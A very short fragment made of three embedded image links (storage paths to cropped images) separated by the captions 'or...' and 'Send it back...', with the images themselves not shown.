
or...


Send it back...


or...

